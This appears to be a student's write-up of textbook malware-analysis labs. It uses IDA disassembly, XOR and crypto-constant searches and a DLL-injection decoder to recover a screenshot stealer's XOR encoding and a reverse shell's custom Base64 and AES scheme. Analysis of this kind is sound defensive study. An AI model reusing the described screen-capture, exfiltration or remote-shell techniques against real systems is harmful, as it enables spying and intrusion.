


Figure 1. Proc Mon

**ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?**

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction
.text:00401040	sub_401000	xor eax, eax
.text:004012D6	sub_40128D	xor eax, [ebp+var_10]
.text:0040171F	sub_401570	xor eax, [esi+edx*4]
.text:0040176F	sub_401739	xor edx, [ecx]
.text:0040177A	sub_401739	xor edx, ecx
.text:00401785	sub_401739	xor edx, ecx
.text:00401795	sub_401739	xor eax, [edx+8]
.text:004017A1	sub_401739	xor eax, edx
.text:004017AC	sub_401739	xor eax, edx
.text:004017BD	sub_401739	xor ecx, [eax+10h]
.text:004017C9	sub_401739	xor ecx, eax
.text:004017D4	sub_401739	xor ecx, eax
.text:004017E5	sub_401739	xor edx, [ecx+18h]
.text:004017F1	sub_401739	xor edx, ecx
.text:004017FC	sub_401739	xor edx, ecx
.text:0040191E	_main	xor eax, eax
.text:0040311A		xor dh, [eax]
.text:0040311E		xor [eax], dh
.text:00403688		xor ecx, ecx
.text:004036A5		xor edx, edx

Figure 2. XOR

**iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?**

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents. **iv. Where is the encoding function in the disassembly?**

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another

subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData      ; Steal Data
add    esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode       ; Encode Data
add    esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx           ; char *
call    _sprintf
add    esp, 0Ch
lea     eax, [ebp+FileName]
push    eax           ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx           ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

#### v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

[GetDesktopWindow](#): Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

[GetDC](#): The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

[\*\*CreateCompatibleDC\*\*](#): The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

[\*\*CreateCompatibleBitmap\*\*](#): The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

[\*\*BitBlt\*\*](#): The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.

```

mov    [ebp+hdC], 0
push   0          ; nIndex
call   ds:GetSystemMetrics
mov    [ebp+var_1C], eax
push   1          ; nIndex
call   ds:GetSystemMetrics
mov    [ebp+cy], eax
call   ds:GetDesktopWindow
mov    hWnd, eax
mov    eax, hWnd
push   eax          ; hWnd
call   ds:GetDC
mov    hDC, eax
mov    ecx, hDC
push   ecx          ; hdc
call   ds>CreateCompatibleDC
mov    [ebp+hdC], eax
mov    edx, [ebp+cy]
push   edx          ; cy
mov    eax, [ebp+var_1C]
push   eax          ; cx
mov    ecx, hDC
push   ecx          ; hdc
call   ds>CreateCompatibleBitmap
mov    [ebp+h], eax
mov    edx, [ebp+h]
push   edx          ; h
mov    eax, [ebp+hdC]
push   eax          ; hdc
call   ds>SelectObject
0C0020h          ; rop
push   0          ; y1
push   0          ; x1
mov    ecx, hDC
push   ecx          ; hdcSrc
mov    edx, [ebp+cy]
push   edx          ; cy
mov    eax, [ebp+var_1C]
push   eax          ; cx
push   0          ; y
push   0          ; x
mov    ecx, [ebp+hdC]
push   ecx          ; hdc
call   ds:BitBlt
lea    edx, [ebp+pv]
push   edx          ; pv
push   18h          ; c
mov    eax, [ebp+h]
push   eax          ; h
call   ds:GetObjectA
mov    [ebp+hdC], 00h

```

Figure 4. Screenshot

**vi. Can you find the algorithm used for encoding? If not, how can you decode the content?**

The encoder used is pretty lengthy to go through. However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```

.text:00401739 xor
.text:00401739
.text:00401739 var_4 = dword ptr -4
.text:00401739 arg_0 = dword ptr 8
.text:00401739 arg_4 = dword ptr 0Ch
.text:00401739 arg_8 = dword ptr 10h
.text:00401739 arg_C = dword ptr 14h
.text:00401739
.text:00401739 push    ebp
.text:0040173A mov     ebp, esp
.text:0040173C push    ecx
.text:0040173D mov     [ebp+var_4], 0
.text:00401744 jmp     short loc_40174F
.text:00401746 ;
.text:00401746
.text:00401746 loc_401746: ; CODE XREF: xor+DD↓j
.text:00401746 mov     eax, [ebp+var_4]
.text:00401749 add     eax, 10h
.text:0040174C mov     [ebp+var_4], eax
.text:0040174F loc_40174F: ; CODE XREF: xor+B↑j
.text:0040174F mov     ecx, [ebp+var_4]
.text:00401752 cmp     ecx, [ebp+arg_C]
.text:00401755 jnb    loc_40181B
.text:00401758 mov     edx, [ebp+arg_0]
.text:0040175E push    edx
.text:0040175F call    shiftOperations
.text:00401764 add     esp, 4
.text:00401767 mov     eax, [ebp+arg_4]
.text:0040176A mov     ecx, [ebp+arg_0]
.text:0040176D mov     edx, [eax]
.text:0040176F xor    edx, [ecx]
.text:00401771 mov     eax, [ebp+arg_0]
.text:00401774 mov     ecx, [eax+14h]
.text:00401777 shr    ecx, 10h
.text:0040177A xor    edx, ecx
.text:0040177C mov     eax, [ebp+arg_0]
.text:0040177F mov     ecx, [eax+0Ch]
.text:00401782 shl    ecx, 10h
.text:00401785 xor    edx, ecx
.text:00401787 mov     eax, [ebp+arg_8]
.text:0040178A mov     [eax], edx
.text:0040178C mov     ecx, [ebp+arg_4]
.text:0040178F mov     edx, [ebp+arg_0]
.text:00401792 mov     eax, [ecx+4]
.text:00401795 xor    eax, [edx+8]
.text:00401798 mov     ecx, [ebp+arg_0]
.text:0040179B mov     edx, [ecx+1Ch]
.text:0040179E shr    edx, 10h
.text:004017A1 xor    eax, edx
.text:004017A3 mov     ecx, [ebp+arg_0]
.text:004017A6 mov     edx, [ecx+14h]
.text:004017A9 shl    edx, 10h
.text:004017AC xor    eax, edx

```

Figure 5. xor operations

### vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL\_PROCESS\_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```

void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strcmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}

```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with “**temp**”. It then reads the file and pass the data to the encoding function **@0x40181F**.

Once the data is decoded, we make use of the function **@0x401000** to write out the file to “**DECODED\_[encoded file name].bmp**”. Last but not least i shall delete the encoded file so as not to clutter the folder.



### c. Analyze the malware found in the file *Lab13-03.exe*.

- Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. <http://www.practicalmalwareanalysis.com>

```
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>Lab13-03.exe
ERROR: API      = ReadConsole.
      error code = 0.
      message    = The operation completed successfully.
```

Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:004100B4	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004100D4	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopup
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:00410198	0000000B	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	0000000B	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.rdata:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABCdefghijklmnopqrstuvwxyzab0123456789+/
.data:004120E8	0000003D	C	ERROR: API = %s.\n error code = %d.\n message = %s.\n
.data:00412128	00000009	C	ReadFile
.data:00412134	0000000D	C	WriteConsole
.data:00412144	0000000C	C	ReadConsole
.data:00412150	0000000A	C	WriteFile
.data:00412164	00000010	C	DuplicateHandle
.data:00412174	00000010	C	DuplicateHandle
.data:00412184	00000010	C	DuplicateHandle
.data:00412194	0000000C	C	CloseHandle
.data:004121A0	0000000C	C	CloseHandle
.data:004121AC	0000000D	C	GetStdHandle
.data:004121BC	00000008	C	cmd.exe
.data:004121C4	0000000C	C	CloseHandle
.data:004121D0	0000000C	C	CloseHandle
.data:004121DC	0000000C	C	CloseHandle
.data:004121E8	0000000D	C	CreateThread
.data:004121F8	0000000D	C	CreateThread
.data:00412208	00000011	C	ijklmnopqrstuvwxyz
.data:0041221C	00000021	C	www.practicalmalwareanalysis.com
.data:0041224C	00000017	C	Object not Initialized
.data:00412264	00000020	C	Data not multiple of Block Size
.data:00412284	0000000A	C	Empty key
.data:00412290	00000015	C	Incorrect key length
.data:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

**ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?**

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard (AES)** is also known as **Rijndae**.

.text:00402B3F	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402A4E	sub_4027ED	33 14 85 08 E3 40 00	xor edx, ds:Rijndael_Td2[eax*4]
.text:00402587	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402496	sub_40223A	33 14 85 08 D3 40 00	xor edx, ds:Rijndael_Te2[eax*4]
.text:00402892	sub_4027ED	33 11	xor edx, [ecx]
.text:004022DD	sub_40223A	33 11	xor edx, [ecx]
.text:00402A68	sub_4027ED	33 10	xor edx, [eax]
.text:004024B0	sub_40223A	33 10	xor edx, [eax]
.text:004021F6	sub_401AC2	33 0C 95 08 F3 40 00	xor ecx, ds:dword_40F308[edx*4]
.text:004033A2	sub_403166	33 0C 95 08 E7 40 00	xor ecx, ds:Rijndael_Td3[eax*4]
.text:00403381	sub_403166	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[eax*4]
.text:00402AF0	sub_4027ED	33 0C 95 08 E3 40 00	xor ecx, ds:Rijndael_Td2[edx*4]
.text:0040335D	sub_403166	33 0C 95 08 DF 40 00	xor ecx, ds:Rijndael_Td1[edx*4]
.text:00402FE1	sub_402DA8	33 0C 95 08 D7 40 00	xor ecx, ds:Rijndael_Te3[eax*4]
.text:00402FC0	sub_402DA8	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[eax*4]
.text:00402538	sub_40223A	33 0C 95 08 D3 40 00	xor ecx, ds:Rijndael_Te2[edx*4]
.text:00402F9C	sub_402DA8	33 0C 95 08 CF 40 00	xor ecx, ds:Rijndael_Te1[eax*4]
.text:004033BC	sub_403166	33 0C 90	xor ecx, [eax+edx*4]
.text:00402FF8	sub_402DA8	33 0C 90	xor ecx, [eax+edx*4]
.text:00402205	sub_401AC2	33 0C 85 08 F7 40 00	xor ecx, ds:dword_40F708[eax*4]
.text:004021E3	sub_401AC2	33 0C 85 08 EF 40 00	xor ecx, ds:dword_40EF08[eax*4]
.text:00402AFF	sub_4027ED	33 0C 85 08 E7 40 00	xor ecx, ds:Rijndael_Td3[eax*4]
.text:00402ADD	sub_4027ED	33 0C 85 08 DF 40 00	xor ecx, ds:Rijndael_Td1[eax*4]
.text:00402547	sub_40223A	33 0C 85 08 D7 40 00	xor ecx, ds:Rijndael_Te3[eax*4]
.text:00402525	sub_40223A	33 0C 85 08 CF 40 00	xor ecx, ds:Rijndael_Te1[eax*4]
.text:00402AAF	sub_4027ED	33 04 95 08 E7 40 00	xor eax, ds:Rijndael_Td3[edx*4]
.text:00402A8C	sub_4027ED	33 04 95 08 DF 40 00	xor eax, ds:Rijndael_Td1[edx*4]
.text:004024F7	sub_40223A	33 04 95 08 D7 40 00	xor eax, ds:Rijndael_Te3[edx*4]
.text:004024D4	sub_40223A	33 04 95 08 CF 40 00	xor eax, ds:Rijndael_Te1[edx*4]
.text:00402A9F	sub_4027ED	33 04 8D 08 E3 40 00	xor eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7	sub_40223A	33 04 8D 08 D3 40 00	xor eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E		32 30	xor dh, [eax]
.text:004039E8	sub_403990	32 11	xor dl, [ecx]
.text:00408752		30 30	xor [eax], dh

Figure 4. XOR operations

#### 4. XOR operations

**iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?**

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: Found const array Rijndael_Te0 (used in Rijndael)
40CF08: Found const array Rijndael_Te1 (used in Rijndael)
40D308: Found const array Rijndael_Te2 (used in Rijndael)
40D708: Found const array Rijndael_Te3 (used in Rijndael)
40DB08: Found const array Rijndael_Td0 (used in Rijndael)
40DF08: Found const array Rijndael_Td1 (used in Rijndael)
40E308: Found const array Rijndael_Td2 (used in Rijndael)
40E708: Found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES iv. Which two encoding techniques are used in this malware?

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be

"ABCDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=" which consists of A-Z, a-z, 0-9, +, / and =.

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

#### v. For each encoding technique, what is the key?

The custom base64 string uses

"CDEFHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: [https://www.malwaretracker.com/decoder\\_base64.php](https://www.malwaretracker.com/decoder_base64.php)

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2 ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
keyinit          proc near
; CODE XREF: _main+1Cp

var_68          = dword ptr -68h
var_64          = dword ptr -64h
var_60          = dword ptr -60h
var_5C          = dword ptr -5Ch
var_58          = byte ptr -58h
var_4C          = dword ptr -4Ch
var_48          = byte ptr -48h
var_3C          = dword ptr -3Ch
var_38          = byte ptr -38h
var_2C          = dword ptr -2Ch
var_28          = dword ptr -28h
var_24          = dword ptr -24h
var_20          = dword ptr -20h
var_1C          = dword ptr -1Ch
var_18          = dword ptr -18h
var_14          = dword ptr -14h
var_10          = dword ptr -10h
var_C           = dword ptr -0Ch
var_8           = dword ptr -8
var_4            = dword ptr -4
KEY             = dword ptr 8
arg_4           = dword ptr 0Ch
arg_8           = dword ptr 10h
arg_C           = dword ptr 14h

.text:00401AC2 55 push    ebp
.text:00401AC3 8B EC mov     ebp, esp
.text:00401AC5 83 EC 68 sub    esp, 68h
.text:00401AC8 56 push    esi
.text:00401AC9 89 40 A0 mov    [ebp+var_60], ecx
.text:00401ACC 83 7D 08 00 cmp    [ebp+KEY], 0
.text:00401AD0 75 21 jnz    short loc_401AF3
.text:00401AD2 C7 45 C4 84 22 41 00 mov    [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD9 8D 45 C4 lea    eax, [ebp+var_3C]
.text:00401ADC 50 push    eax
```

Figure 9. Init Key

x-ref the function and locate the 2nd argument... the key is most likely to be “ijklmnopqrstuvwxyz”.

```
.text:00401870 81 EC 00 01 00 00 00
.text:00401882 6A 10 push   esp, [ESP]
.text:00401884 6A 10 push   16          ; int
.text:00401886 68 74 33 41 00 push   offset unk_413374 ; void *
.text:00401888 68 08 22 41 00 push   offset aijklmnopqrstuvwxyz ; "ijklmnopqrstuvwxyz"
.text:00401890 89 F8 2E 41 00 mov    ecx, offset unk_412EF8
.text:00401895 E8 28 02 00 00 call   keyinit
.exit 0040189A 00 00 7A CC CC CC
```

Figure 10. Key pass in as 2nd argument

**vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?**

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV. **vii. What does this malware do?**

The malware connects to an <http://www.practicalmalwareanalysis.com>'s 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is encrypted using AES and send back to the attacker's server.

**viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?**

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.

Figure 11. Decrypted Data